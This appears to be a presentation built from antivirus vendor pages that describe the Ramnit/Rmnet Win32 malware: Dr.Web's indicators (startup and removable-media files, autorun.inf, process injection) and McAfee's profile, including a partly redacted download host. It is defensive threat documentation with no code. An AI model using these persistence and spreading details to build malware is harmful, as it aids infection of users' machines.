- [Trojans](#)
- [Trojan](#)

This type of behaviour covers malicious programs that delete, block, modify, or copy data, disrupt computer or network performance, but which cannot be classified under any of the behaviours identified above.

This classification also covers "multipurpose" Trojan programs, i.e. those that are capable of conducting several actions at once and which demonstrate several Trojan behaviours in a single program. This means they cannot be indisputably classified as having any single behaviour.

# Dr.WEB Virus Library

[Home](#) [Business](#) [Download](#) [eStore](#) [Support](#) [Training](#) [Partners](#)

[Laboratory-live](#)  
[Send suspicious file](#)  
[Online scanner](#)  
[Cure for free](#)  
[Dr.Web virus database](#)  
[Extended database](#)

**Virus library**  
[Virus library](#)  
[Virus reviews](#)  
[Virus alerts](#)

**Knowledge database**  
[Myths about Dr.Web](#)  
[Myths about anti-viruses](#)  
[Dr.Web classification of viruses](#)  
[Types of viruses](#)  
[Malicious programs](#)  
[Unwanted programs](#)  
[Glossary](#)

**Last updated:** 2016-05-24  
08:41:26 MSK

**Top virus chart**  

<a href="#">SCRIPT.Virus</a>	2.64%
------------------------------	-------

## Win32.Rmnet.12

**Added to Dr.Web virus database:** 2011-09-19  
**Virus description was added:** 2011-09-30

### Technical Information

**To ensure autorun and distribution:**

Creates or modifies the following files:

- %HOMEPATH%\Start Menu\Programs\Startup\ialxblbg.exe

Creates the following files on removable media:

- <Drive name for removable media>:\RECYCLER\S-4-5-31-0730777114-3188334412-751214860-7507\AGroPrqB.cp1
- <Drive name for removable media>:\autorun.inf
- <Drive name for removable media>:\RECYCLER\S-4-5-31-0730777114-3188334412-751214860-7507\cegkOjRY.exe

### Malicious functions:

Injects code into the following system processes:

- <SYSTEM32>\cscrip.exe

a large number of user processes.

# Intel Security/McAfee Virus Information

The screenshot shows the McAfee for Consumer website interface. At the top, there's a navigation bar with links for United States, About McAfee, Contact Us, and a search bar. Below this is a secondary navigation bar with links for Products, Virus Information, Security Advice, Support, Free Trials, Common FAQs, My Account, and Log In. The main content area is titled "Virus Profile: W32/Ramnit". It includes a "Threat Search" bar and a "Print" button. A table provides details about the virus: Risk Assessment (Home Low, Corporate Low), Date Discovered (6/1/2010), Date Added (6/1/2010), Origin (N/A), Length (varies), Type (Virus), Subtype (Win32), and DAT Required (6000). A "Removal Instructions" link is provided. On the right, a "Virus Information" sidebar lists links for Virus Removal Tools, Threat Activity, Top Tracked Viruses, Virus Hoaxes, Regional Virus Information, Global Virus Map, Virus Calendar, Glossary, and Anti-Virus Tips. Below the table, there are tabs for Overview, Virus Characteristics, and Removal Instructions. The "Virus Characteristics" tab is active, showing a description: "Upon Execution 'W32/Ramnit' injects itself with iexplorer.exe and connects to the following site fa[removed]jopa.com through port 443 to download other malicious files." At the bottom right, there's a section for "PC Infected? Get Expert Help" with a link to "McAfee Virus Removal Service".

United States | About McAfee | Contact Us | Search

McAfee® for Consumer

intel Security

Products | Virus Information | Security Advice | Support | Free Trials | Common FAQs | My Account | Log In

## Virus Profile: W32/Ramnit

Print | Share

Threat Search

<b>Risk Assessment:</b>	Home <b>Low</b>   Corporate <b>Low</b>
<b>Date Discovered:</b>	6/1/2010
<b>Date Added:</b>	6/1/2010
<b>Origin:</b>	N/A
<b>Length:</b>	varies
<b>Type:</b>	Virus
<b>Subtype:</b>	Win32
<b>DAT Required:</b>	6000

[Removal Instructions](#)

**Overview** | **Virus Characteristics** | Removal Instructions

### Virus Characteristics

Upon Execution "W32/Ramnit" injects itself with iexplorer.exe and connects to the following site fa[removed]jopa.com through port 443 to download other malicious files.

**Virus Information**

- Virus Removal Tools
- Threat Activity
- Top Tracked Viruses
- Virus Hoaxes
- Regional Virus Information
- Global Virus Map
- Virus Calendar
- Glossary
- Anti-Virus Tips

► Display Threat Alerts on Your Site

**PC Infected? Get Expert Help**

**McAfee**  
**Virus Removal Service**



**THANK YOU FOR YOUR  
ATTENTION!**

